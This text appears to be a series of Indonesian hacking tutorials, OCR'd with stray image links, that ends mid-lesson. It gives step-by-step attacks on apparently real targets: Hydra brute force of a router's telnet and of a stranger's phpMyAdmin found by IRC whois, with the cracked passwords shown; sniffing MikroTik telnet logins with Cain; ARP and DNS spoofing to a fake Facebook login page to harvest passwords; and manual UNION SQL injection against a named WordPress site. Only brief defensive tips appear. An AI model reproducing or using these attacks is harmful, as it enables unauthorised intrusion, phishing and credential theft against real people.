
Discovered open port 21/tcp on 180.254.70.135
Completed SYN Stealth Scan at 15:28, 2.34s elapsed (1000 total ports)

Disini dari scanning dengan NMAP kita mendapatkan adanya port 23 yaitu port untuk telnet server. Dengan aktifnya Telnet Server maka kita dapat melakukan brute force ke server Telnet dengan Hydra.


```
H:\hydra>hydra -l administrator -P data.txt 180.254.70.135 telnet
Hydra v6.0 (c) 2011 by van Hauser / THC - use allowed only for legal purposes.
Hydra (http://www.thc.org) starting at 2011-10-17 15:21:22
[DATA] 6 tasks, 1 servers, 6 login tries (1:1/p:6), ~1 tries per task
[DATA] attacking service telnet on port 23
[STATUS] attack finished for 180.254.70.135 (waiting for childs to finish)
[23][telnet] host: 180.254.70.135 login: administrator password: sepakbola
Hydra (http://www.thc.org) finished at 2011-10-17 15:21:26
```

Bingo, kita mendapatkan password telnetnya.

Masukkan login dan passwordnya dan kita akan mendapatkan shell dari telnet server.
Contohnya :



Setelah kita klik Open. Masukkan login dan passwordnya.



Bingo, kita masuk ke shell server. :D

Untuk download Hydra. <http://Oxa.li/files/hydra-6.0-windows.zip>. Untuk cari kamusnya untuk brute force dapat dicari sendiri di google, jika ingin buat sendiri juga boleh. Cayooo!

Pengamanannya jika anda ingin tetap dapat dipanggil router speedynya dari luar, maka anda dapat membuat password yang susah ditebak dengan berbagai kombinasi huruf dan angka yang kompleks tapi tetap mudah diingat. Jika ingin lebih aman lagi ya tidak perlu membuat router speedy bisa diakses dari internet, caranya misal dengan melempar port 80 ke IP lain yang kosong atau tidak dipakai.

Saya tidak bertanggung sama sekali atas semua hal-hal yang diakibatkan oleh artikel ini.

Oleh Kurniawan – yk_family_code@yahoo.com

Hacking password mikrotik memanfaatkan celah pada telnet




Perkembangan remote untuk administrator sudah berkembang pesat, tapi tidak menutup kemungkinan ada administrator mikrotik yang masih menggunakan telnet untuk remote ke mikrotiknya dengan berbagai alasannya seperti misal lebih universal, seperti dimana di windows sudah ada telnet clientnya yang dapat dipanggil tanpa menggunakan tool dari luar dan sebagainya.

Penggunaan telnet pada mikrotik dapat mengakibatkan password mikrotik di sniffing.

Contoh yang penulis lakukan dalam melakukan sniffing password telnet dengan CAIN.

Setelah penulis melakukan poisoning pada IP router mikrotik dan kemudian si administrator melakukan login ke mikrotik melalui telnet, penulis cukup masuk pada bagian passwords lalu telnet akan tampil baris seperti dibawah ini lalu penulis lakukan klik kanan lalu view.



Tampilannya setelah dilakukan view.

```
Telnet-20111018224854953-3585 - Notepad
File Edit Format View Help
=====0=== Cain's Telnet sniffer gei
=====0yy0yy yy#yy'y00y00yu yu#y0'y
ANSIy0y0yy0y0yy!yy0y0y0y0!y0y00
Mikrotik v3.20
yü0Login: yy0aaddmmiinn
Password: jeruk85
0
0
0
0
0
0
0
0
0
0
TTTTTTTTTT KKK
TTTTTTTTTT KKK
   TTT   III KKK KKK
   TTT   III KKKKK
   TTT   III KKK KKK
   TTT   III KKK KKK
0
0 Mikrotik RouterOS 3.20 (c) 1999-2009 http://www.mikrotik.com/
0
```

Bingo, anda telah mendapatkan password mikrotik dan anda tinggal login dengan password tersebut untuk melakukan login.


Untuk mencegah terjadinya tindakan pengambilan password dengan menggunakan sniffing maka gunakan SSH untuk remote secara console. Cayoo.

Oleh Kurniawan – yk_family_code@yahoo.com


Hacking Facebook dengan DNS Spoofing (Tidak perlu fake certificate)

Hacking ARP Poisoning dengan Cain memang jadul amat, sepertinya sudah banyak orang mengetahui, walaupun demikian secara umum eksploitasi lebih jauh dengan memanfaatkan DNS Spoofing belum tentu banyak yang mengetahuinya yang dimana serangan jauh lebih baik karena anda tidak perlu fake certificate yang dimana lebih menghambat. Contohnya melakukan DNS Spoofing untuk mendapatkan password facebook. Diasumsikan anda melakukan ARP Poisoning dengan Cain di jaringan, anda dapat memasukkan alamat facebook.com untuk di poisoning untuk di redirect ke IP komputer anda, disini IP komputer penyerang adalah 192.168.1.22.


Jangan lupa sebelum melakukan DNS Spoofing maka pastikan fake login facebook aktif di web server anda. Jika anda tidak mempunyai web fake login facebook maka anda dapat mencarinya di google karena sudah banyak orang yang membuat web fake login seperti itu.




Saat nanti si target sudah terkena DNS Spoofing yang kita lakukan maka muncul angka seperti dibawah ini, dibawah ini artinya si target telah membuka halaman fake login facebook yang kita buat di web server kita.



Setelah diketahui telah masuk ke halaman fake login facebook maka dapat kita periksa log yang merupakan penyimpanan password jika target melakukan login di fake login facebook milik kita.



Bingo, ternyata target telah login dan anda mendapatkan password target.




Selain dari log dari web fake login facebook yang ada di web server kita, kitapun dapat mengetahui dari fitur http yang ada di program cain seperti pada tampilan diatas.

Bagaimana jika via internet, via internet ada berbagai macam tekniknya dengan memanfaatkan social engineering dan aplikasi yang bermasalah di komputer target misal pada celah keamanan browser yang dimana target diminta untuk membuka url yang dimana mengarah ke exploit kita, jika file misal PDF memanfaatkan celah keamanan pada program pembukanya dan sebagainya, shellcodenya pun bisa beragam untuk di modifikasi misal bind shell, download & Execute dan sebagainya.

Oleh Kurniawan – yk_family_code@yahoo.com

Hacking password PHPMyadmin via internet

Di sini penulis mencoba melakukan hacking password phpmyadmin dengan Hydra, disini penulis contohkan ada target dengan nick ce_wew yang online di IRC, Kita dapat klik nick tersebut lalu kita lakukan whois.



Hasilnya seperti dibawah ini :


```
ce_wew is ~cew @180.254.111.31 * cew_
ce_wew on #jogjakarta @#klass
ce_wew using punch.va.us.dal.net Shovel ready since 1998!
ce_wew has been idle 1min 13secs, signed on Sun Oct 23 00:15:41
ce_wew End of /WHOIS list.
ce_wew is ~cew @180.254.111.31 * cew
```

Bahasan kita saat ini dalah hacking password phpmyadmin, maka tentu dikomputer target telah terinstall APACHE, MySQL dan PHPmyAdmin dan aktif, umumnya yang sudah dalam 1 paket ada yang namanya XAMPP untuk Windows dan LAMPP untuk linux.

Setelah IP Target telah diketahui maka kita dapat copy paste IP-nya ke browser dengan ditambahkan /phpmyadmim.




Hasilnya setelah kita masukkan <http://180.254.111.31/phpmyadmin/> adalah :



Secara umum mungkin penyerang tidak terlalu menyukai jika tampil tampilan seperti diatas karena kemungkinan phpmyadmin dipassword adalah lebih besar, tapi dapat juga dicoba misal dengan menggunakan akses user Name root dan Password dikosongkan, jika cara inipun gagal maka kita dapat mencoba melakukan serangan dictionary attack denga hydra sebagai berikut.

```
H:\hydra>hydra -m /phpmyadmin/ -l root -P pass.txt 180.254.111.31 http-get
Hydra v6.0 (c) 2011 by van Hauser / THC - use allowed only for legal purposes
Hydra (http://www.thc.org) starting at 2011-10-23 22:07:11
[DATA] 7 tasks, 1 servers, 7 login tries (l:l/p:7), ~1 tries per task
[DATA] attacking service http-get on port 80
[STATUS] attack finished for 180.254.111.31 (waiting for childs to finish)
[80][www] host: 180.254.111.31 login: root password: lintas5
Hydra (http://www.thc.org) finished at 2011-10-23 22:07:13
```



Bingo diatas, password kita dapat yaitu passwordnya adalah lintas5. Dengan kita mengetahui passwordnya maka kita dapat login ke phpmyadmin, dengan sedikit eksploitasi anda dapat mengakses shell di komputer target.

Oleh Kurniawan – yk_family_code@yahoo.com

Hacking SQL Injection manual pada Plugin Wordpress



WordPress adalah suatu CMS open source yang cukup terkenal dan telah banyak digunakan, wordpress merupakan penerus resmi dari b2/cafelog yang dikembangkan oleh Michel Valdrighi. Nama WordPress diusulkan oleh Christine Selleck, teman ketua pengembang (developer), Matt Mullenweg.

Pembahasan disini adalah serangan SQL Injection pada plugin Wordpress yang bernama Event Registration.

Oke kita langsung saja. Untuk memeriksa ada tidaknya bug dapat dengan memberikan tanda petik pada url dibawah ini.

http://vpsbandung.com/event/?page_id=10®event_action=1

Untuk memeriksanya beri tanda petik

http://vpsbandung.com/event/?page_id=10®event_action=1'

Warning: mysql_fetch_assoc() expects parameter 1 to be resource, boolean given in
C:\xampp\htdocs\event\wp-content\plugins\events-registration
\event_register_attendees.inc.php on line 24

Event Registration for -

Setelah kita mengetahui ada masalah diatas, maka kita dapat memulai dengan melakukan order by.

http://vpsbandung.com/event/?page_id=10®event_action=register&event_id=1+order+by+1

http://vpsbandung.com/event/?page_id=10®event_action=register&event_id=1+order+by+2

http://vpsbandung.com/event/?page_id=10®event_action=register&event_id=1+order+by+3


Terus diperiksa sampai muncul error.

http://vpsbandung.com/event/?page_id=10®event_action=register&event_id=1+order+by+33

http://vpsbandung.com/event/?page_id=10®event_action=register&event_id=1+order+by+34

Pada order by ke 34 terjadi error. Untuk berikutnya kita lakukan Union all select dengan melakukan set 33.

http://vpsbandung.com/event/?page_id=10®event_action=register&event_id=1+union+all+select+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33



2 - Cost 22 21.00

First Name:

Perhatikan diatas muncul angka ajaib yaitu 2, angka ajaib 2 dapat digunakan untuk [@@version, database\(\)](#) dan sebagainya.

Contoh untuk @@version :

http://vpsbandung.com/event/?page_id=10®event_action=register&event_id=1+union+all+select+1,@@version,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33

5.1.41 - Cost 22 21.00
First Name:
<input type="text"/>

Contoh untuk database()

http://vpsbandung.com/event/?page_id=10®event_action=register&event_id=1+union+all+select+1,database%28%29,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33

press - Cost 22 21.00
First Name:
<input type="text"/>

Contoh untuk user()

[http://vpsbandung.com/event/?page_id=10®event_action=register&event_id=1+union+all+select+1,user\(\),3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33](http://vpsbandung.com/event/?page_id=10®event_action=register&event_id=1+union+all+select+1,user(),3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33)

root@localhost - Cost 22 21.00
First Name:
<input type="text"/>

Setelah kita mengetahui bahwa target menggunakan MySQL versi 5 maka kita dapat menggunakan information_schema.tables.

Untuk mengetahui nama tabel

